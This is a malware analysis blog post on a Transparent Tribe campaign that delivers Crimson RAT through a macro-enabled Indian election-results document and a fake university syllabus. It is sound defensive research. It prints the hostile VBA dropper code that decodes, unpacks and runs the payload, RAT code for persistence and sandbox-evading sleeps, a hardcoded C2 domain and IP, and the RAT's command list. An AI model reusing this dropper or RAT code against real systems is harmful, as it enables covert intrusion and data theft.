

Transparent Tribe targets recent Election Results

By Dhanush :: 7/23/2024

Recently, we saw a tweet about a document claiming to be reporting about the recent “Indian Election Results”. On analysis, we found that it was dropping a “Crimson RAT” payload. This RAT, mostly used by the Transparent Tribe APT, is capable of stealing credentials and other sensitive information. While checking the IOC’s related to this Crimson RAT, we also noticed that there was another Excel file which was disguised as “Syllabus of a University in Delhi”.

This blog gets into the technical details of this document having a Crimson RAT payload.



Figure 1: Tweet

Transparent Tribe APT

Transparent Tribe, a group believed to operate out of Pakistan, has been active since 2013. Their primary focus is on infiltrating diplomatic, defence, and research entities located in India and Afghanistan. This time election results were used as a bait to target Indian netizens.

Technical Details

The initial vector was a `.docm` file which has by default macro enabled setting. This document file contains embedded files, which includes the “Crimson RAT” payload and the Election results document.

oleObject3.bin	BIN File	224 KB
oleObject5.bin	BIN File	7,641 KB
oleObject07.bin	BIN File	270 KB
oleObject10.bin	BIN File	270 KB
oleObject11.bin	BIN File	270 KB

Figure 2: Embedded files

After extracting the macro contents from the document using `olevba`, it copies the files into the folder named `Data(sec)(min)`.

```

folder_waqousaulhtu_name = VBA.Environ$("USERPROFILE") & "\AppData\Data" & "" & Second(Now) & Minute(Now) & ""

swaqousaulhtueName = ThisDocument.Name

folder_waqousaulhtu_zipfl = folder_waqousaulhtu_name & swaqousaulhtueName & Replace(".zi_p", "_", "")

If Dir(folder_waqousaulhtu_name, vbDirectory) = "" Then
    Mkdir (folder_waqousaulhtu_name)
End If

If Dir(folder_waqousaulhtu_zipfl, vbDirectory) = "" Then

    FDerwaqousaulhtusio.CopyFile ThisDocument.FullName, folder_waqousaulhtu_zipfl, True

    waqousaulhtupdsp.Namespace(folder_waqousaulhtu_name).CopyHere waqousaulhtupdsp.Namespace(folder_waqousaulhtu_zipfl).Item

End If

```

Figure 3: Copies the files to appdata

Here, it checks for the Office version and decodes the embedded files using oleobject7, oleobject10 and oleobject11. All the three files contain a base64 encoded zip file having the "Crimson RAT" payload.

```

If Dir(folder_waqousaulhtu_finalfile, vbDirectory) = "" Then
    If InStr(Application.System.Version, "10.0") Then 'Checks for the version'
        waqousaulhtuInput = revdbndfile(folder_waqousaulhtu_name & Replace("wo_rd\embe_ddings\oleOb_ject11.bi_n", "_", ""))
    Else
        If InStr(Application.System.Version, ".01") Then
            waqousaulhtuInput = revdbndfile(folder_waqousaulhtu_name & Replace("wo_rd\embe_ddings\oleOb_ject07.bi_n", "_", ""))
        Else
            waqousaulhtuInput = revdbndfile(folder_waqousaulhtu_name & Replace("wo_rd\embe_ddings\oleOb_ject10.bi_n", "_", ""))
        End If
    End If
End If

```

Figure 4: Checks for Office version

In the revdbndfile function, it reads contents of one of the oleobject.bin and converts it into a string. The Decabav6f function (seen in Fig 5) is used to convert the base64 encoded string into a byte array by setting its datatype as base64. The BirvTrving function (seen in Fig 5) is later used to convert it back into a string by iterating through each byte.

```

Function revdbndfile(ByVal strFile)
    Dim iTxtFile As Integer
    Dim strFileText As String
    iTxtFile = FreeFile
    Open strFile For Input As FreeFile
    strFileText = VBA.Input(LOF(iTxtFile), iTxtFile)
    Close iTxtFile
    revdbndfile = strFileText
End Function



Function DecaBav6f(ByVal strInput) As Byte()
    Dim objXML, objNode
    Set objXML = CreateObject("MSXML2.DOMDocument.6.0")
    Set objNode = objXML.createElement("b64")

    objNode.DataType = "bin.base64"
    objNode.Text = strInput
    DecaBav6f = objNode.NodeTypedValue
End Function

Function BirvTrving(arrBytves)
    Dim i, strOutput
    strOutput = ""
    For i = 0 To UBound(arrBytves)
        strOutput = strOutput & VBA.Chr(arrBytves(i))
    Next
    BirvTrving = strOutput
End Function

```

Figure 5: Base64 decoding

After decoding the base64 string, it is written to the Appdata folder. It then copies and decompresses it into the Documents folder as a screensaver file "hacrvidth vibev.scr" and executes it.

```

folder_waqousaulhtu_tair_zip = VBA.Environ$("USERPROFILE") & "\AppData\"
folder_waqousaulhtu_tair_final = VBA.Environ$("USERPROFILE") & "\Documents\"
file_waqousaulhtu_tair_name = "hacrvidth vibev"
file_waqousaulhtu_tair_zip = file_waqousaulhtu_tair_name & ".zip" & Replace("z_ip", "", "")
file_waqousaulhtu_tair_png = file_waqousaulhtu_tair_name & ".png" & Replace("p_png", "", "")
folder_waqousaulhtu_finalfile = folder_waqousaulhtu_tair_final & file_waqousaulhtu_tair_name & ".docx" & Replace("s_c_x", "", "")

If Dir(folder_waqousaulhtu_finalfile, vbDirectory) = "" Then
If InStr(Application.System.Version, "10.0") Then 'Checks for the version'
waqousaulhtuInput = revdbndfile(folder_waqousaulhtu_name & Replace("wo_rd\embe_ddings\oleOb_ject11.bi_n", "_", ""))
Else
If InStr(Application.System.Version, ".01") Then
waqousaulhtuInput = revdbndfile(folder_waqousaulhtu_name & Replace("wo_rd\embe_ddings\oleOb_ject07.bi_n", "_", ""))
Else
waqousaulhtuInput = revdbndfile(folder_waqousaulhtu_name & Replace("wo_rd\embe_ddings\oleOb_ject10.bi_n", "_", ""))
End If
End If

arrwaqousaulhtuut = DecaBav6f(waqousaulhtuInput)

Set objwaqousaulhtuFSOFile = objwaqousaulhtuFSO.CreateTextFile(folder_waqousaulhtu_tair_zip & file_waqousaulhtu_tair_zip, True)
objwaqousaulhtuFSOFile.Write BirvFrving(arrwaqousaulhtuut)
objwaqousaulhtuFSOFile.Close
Set objwaqousaulhtuFSOFile = Nothing
Set objwaqousaulhtuFSO = Nothing

waqousaulhtupdsp.Namespace(folder_waqousaulhtu_tair_final).CopyHere waqousaulhtupdsp.Namespace(folder_waqousaulhtu_tair_zip & file_waqousaulhtu_tair_zip).Items 'zip decompre:
Name folder_waqousaulhtu_tair_final & file_waqousaulhtu_tair_png As folder_waqousaulhtu_finalfile

End If

Call Shell("cmd /c " & folder_waqousaulhtu_finalfile & " & "" & "" & vbMaximizedFocus)

```

Figure 6: Payload (Crimson RAT)

Simultaneously, it executes another embedded doc file(oleobject3.bin), which is actually the decoy file having the election results of Uttarakhand.

```

Dim docvvsath As String

docvvsath = VBA.Environ$("USERPROFILE") & "\Downloads\" & swaqousaulhtueName & ".doc" & Replace("cx_ps", "_ps", "")

If Dir(docvvsath) = "" Then
Name folder_waqousaulhtu_name & Replace("wo_rd\embe_ddings\oleOb_ject3.bi_n", "_", "") As docvvsath
End If

Documents.Open FileName:=docvvsath, ConfirmConversions:=False, _
ReadOnly:=False, AddToRecentFiles:=False, PasswordDocument:="", _
PasswordTemplate:="", Revert:=False, WritePasswordDocument:="", _
WritePasswordTemplate:="", Format:=wdOpenFormatAuto, XMLTransform:=""

```

Figure 7: Loading embedded decoy

UTTARAKHAND ELECTION RESULTS 2024 HIGHLIGHTS: BJP WINS ALL 5 SEATS; REPEATS VICTORIES IN THE STATE

The BJP has won all 5 seats against INC candidates.

- The BJP has repeated its victories in Uttarakhand in the 2024 General Election. The incumbent party has won all five seats. Uttarakhand Chief Minister Pushkar Singh Dhami thanked party workers and people for BJP's "landslide victory" in a press meet. The 24-year-old Himalayan State has given back-to-back victories to the BJP in the 2014 and 2019 Lok Sabha elections.

General Election 2024: full schedule

- The polls were held a single poll on April 19, in the first phase of the 18th Lok Sabha polls. Two of the five Lok Sabha seats here — Nainital-Udham Singh Nagar, and Almora — are situated in the Kumaon region. The remaining three — Haridwar, Tehri Garhwal, and Garhwal (Pauri) — are in the Garhwal region. The electoral fight was contested between the BJP-led National Democratic Alliance (NDA), INC-led INDIA alliance, and other parties like the Bahujan Samaj Party (BSP), People's Party of India (Democratic).

Figure 8: Decoy file content

As said, another Excel file disguised as the syllabus of a university also drops the same Crimson RAT. Here is the content of the decoy file.

LADY SHRI RAM COLLEGE		
UNIVERSITY OF DELHI		
Bachelor of Commerce (Honours)		
B Com (Hons.)		
(Effective from Academic Year 2024)		
B.Com. (Hons.): Semester-IV		
Paper BCH 5.3(c): MACRO ECONOMICS		
Duration: 3 Hrs.	Marks: 100	Credits: 6
Course Objective		
To provide the students with knowledge of enriching concepts and variables of macro-economics; appreciate the impact of labor market, money market and foreign exchange on working of an economy and understand the modern tools of macro-economic analy		
Course Learning Outcomes		
After completing the course, the student shall be able to:		
CO1: describe the nature and scope of Macro Economics, Income, Expenditure and their components and determinants.		
CO2: expose fiscal and monetary policy implications through IS-LM framework in short run and long run.		
CO3: comprehend the different theories of demand for money, supply of money approach and working of money multiplier.		
CO4: elucidate causes and effects of different types of inflation and trade-off between inflation and unemployment.		
CO5: describe the role of saving and investment in different size of economies on trade and exchange rate and rate of interest.		
Course Contents		
Unit I: Introduction		
Introduction – Concepts and variables of macroeconomics, Income, Expenditure and the circular flow (three sector economy), Components of expenditure. Consumption, Saving and investment and S-I approach, Multiplier (three sector) and numerical.		
Unit II: Economy in the Short Run		
Meaning, Objectives and instruments of fiscal and monetary policy, AD-AS approach- Determination of aggregate demand, Shifts in aggregate demand, Aggregate supply in the short-run and long-run, Aggregate demand- Aggregate supply analysis. Economy in the short run- IS- LM framework and numericals.		
Unit III: Demand for money and Supply of money		

Figure 9: Syllabus decoy

Crimson RAT

The payload, on execution, sleeps for about 25 minutes, so as to hinder sandboxing. It then adds a run registry of the current user with a random hardcoded name for persistence.

```
private void Form1_FormClosing(object sender, FormClosingEventArgs e)
{
    Thread.Sleep(1550);
    this.mainvp.savesWepps();
}
```

Figure 10: Sleep call

```
public static void set_cordup(string app, string path)
{
    try
    {
        string name = "SOF_TW_A_RE\\Mic_ro_soft\\win_dows\\Cur_re_ntVers_ion\\_Run".Replace("_", "");
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(name, true);
        object value = registryKey.GetValue(DIFRMFSIF.pawdifird + app);
        bool flag = value == null || value.ToString() != path;
        if (flag)
        {
            registryKey.SetValue(DIFRMFSIF.pawdifird + app, path);
        }
    }
}
```

Figure 11: Run registry persistence

Once again, it sleeps for about 20 minutes before it tries to connect to its C2 from the hardcoded domain and IP. If the payload does not connect to the attacker, the process exits.

```
private void Form1_Load(object sender, EventArgs e)
{
    try
    {
        base.FormBorderStyle = FormBorderStyle.SizableToolWindow;
        Thread.Sleep(1260);
        this.mainvp.coreviQart();
    }
    catch
    {
    }
}
```

Figure 12: Second sleep call

```

private void procdAloop(object objsvurce)
{
    try
    {
        bool flag = !this.rowsVding;
        if (flag)
        {
            this.rowsVding = true;
            bool flag2 = !this.iswedadks || !this.mainiVdket.Connected;
            if (flag2)
            {
                this.iswedadks = this.systerAons();
                bool flag3 = this.iswedadks;
                if (flag3)
                {
                    this.bufsrdwize = this.mainiVdket.ReceiveBufferSize;
                    this.proccsodre();
                }
            }
        }
        this.rowsVding = false;
    }
}

private bool systerAons()
{
    bool flag3;
    try
    {
        DIFRMFSIF.maisdwtp = this.servsIuPD()[0];
        bool flag = this.atmsips > 10;
        if (flag)
        {
            DIFRMFSIF.maisdwtp = this.servsIuPD()[1];
            bool flag2 = this.atmsips > 20;
            if (flag2)
            {
                this.atmsips = 0;
            }
        }
        int num = this.atmsips;
        this.atmsips = num + 1;
        this.mainiVdket = new TcpClient();
        this.mainiVdket.Connect(DIFRMFSIF.maisdwtp, DIFRMFSIF.port);
        flag3 = true;
    }
}

public string[] servsIuPD()
{
    string @string = Encoding.UTF8.GetString(DIFRMFSIF.minsbnfnsns, 0, DIFRMFSIF.minsbnfnsns.Length);

System.Text.Encoding.GetString returned	"waqers.duckdns.org?94.72.105.227"
this	(hacrvidth_vibev.MVIGIRFSFM)

Figure 13: Hardcoded C2

On connecting to the C2 server, the command and data to the process (getsEtype Func) are sent. The malware then modifies the commands by inserting an integer value 5 before the 4th character and executing the code by comparing with the received commands. If the attacker sends a null command, the process exits.

```

while (this.iswedadks)
{
    string[] procss_type = this.getsEtype();
    bool flag2 = procss_type == null;
    if (flag2)
    {
        this.iswedadks = false;
        break;
    }
    this.iswqsEncel = false;
    string text = procss_type[0].ToLower();
    bool flag3 = text.Split(new char[] { '-' }).Length > 1;
    if (flag3)
    {
        text = text.Split(new char[] { '-' })[1];
    }
    text = text.Replace(this.midfix, "");
    text = text.Insert(3, "5");
    bool flag4 = text == "thy5umb";
    if (flag4)
    {
        this.imageiWails(procss_type[1]);
    }
    bool flag5 = text == "scy5rsz";
}

```

Figure 14: Modified C2 commands

These are the following C2 commands which could be executed.

- | | |
|---|--|
| thy5umb | Sends the picture back to c2 in gif |
| gey5tav, pry5ocl | Gets the list of all running process |
| scy5uren, scy5ren, scyr5en, scyu5ren, cdy5crng, csy5crng, csy5dcrng | Takes a screenshot and sends it back in jpeg |
| puy5tsrt | Creates a run registry key |
| doy5wf | Writes data into a file from the given path |
| diy5rs | Retrieves the list of Drives in the system |
| fiy5lsz | Gets info of a file from the system |
| iny5fo | Gets the OS info, User Domain and Username info. |
| liy5stf | Gets the file path and file info from all the sub directories which has extension, from the given path |
| fly5es | Check for the files in the given directory |
| ruy5nf | Ability to run commands |
| udy5lt | Writes data into the file(itaivsasidr.exe) in the same folder as this file(Document folder) |
| fiy5le, afy5ile | Sends the contents of a file which path was given |
| dey5lt | Delete a file in the given path |

doy5wr
fly5dr

Writes data into a file from the given path
Check for the sub directories from the given directory

By using these commands, they can access all the files, pictures, system info, the running processes from the system. It also has the capability to delete the files in the system and also to download additional payloads and execute them.

The discovery of malware disguised as a “Lok Sabha Election Results” document from India, underscores the tricky strategies employed by cyber attackers. As cyber threats continue to evolve, staying informed and proactive is essential to protect against such deceptive and potentially disruptive attacks. At K7 Labs, we provide robust detection for these RATs and other day-to-day threats. We recommend using a dependable security solution like “K7 Total Security” and keeping it up-to-date to safeguard your devices effectively.
